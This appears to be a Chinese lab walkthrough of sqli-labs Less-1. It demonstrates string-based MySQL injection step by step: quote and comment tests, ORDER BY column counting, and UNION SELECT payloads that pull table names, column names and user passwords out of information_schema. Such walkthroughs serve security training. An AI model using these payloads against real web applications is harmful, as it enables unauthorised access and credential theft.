
image-20251201004239810

我们再试一次把参数换成了 ?id=1 and 1 == 2,发现值并没有改变,所以不是数字型注入

image-20251201103127431


我们尝试字符串型注入 ?id=1',会提示报错

1
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

image-20251201144252650

我们尝试使用注释消除双引号 ?id=1' and 1=1 --+ 会发现正常回显,我们再进行测试

image-20251201144617127

我们输入 ?id=1' and 1=2 --+, 返回失败,则为字符型注入。

image-20251201145644246

判断回显数

首先知道表格有几列,如果报错就是超过列数,如果显示正常就是没有超出列数,我们输入 ?id=1' order by 3--+

image-20251201151038061


再次输入 ?id=1' order by 4--+,可知有三列

image-20251201151003713

确定回显位


就是看看表格里面那一列是在页面显示的。可以看到是第二列和第三列里面的数据是显示在页面的。

1
?id=-1'union select 1,2,3--+

image-20251201151221322


爆表

1
2
3
4
5
6
7
8
9
10
//获取表名
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+
//获取数据库名称
?id=-1' union select 1,2,database()-- -
//查询字段名
?id=id=-1' union select 1,2,group_concat(id,username,password) from users--+
//查看user和passwd
?id=-1' union select 1,2,group_concat(username ,'~', password) from users--+
//查看user表
?id=-2' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'and table_schema='security' --+

image-20251201151317115

Less-2

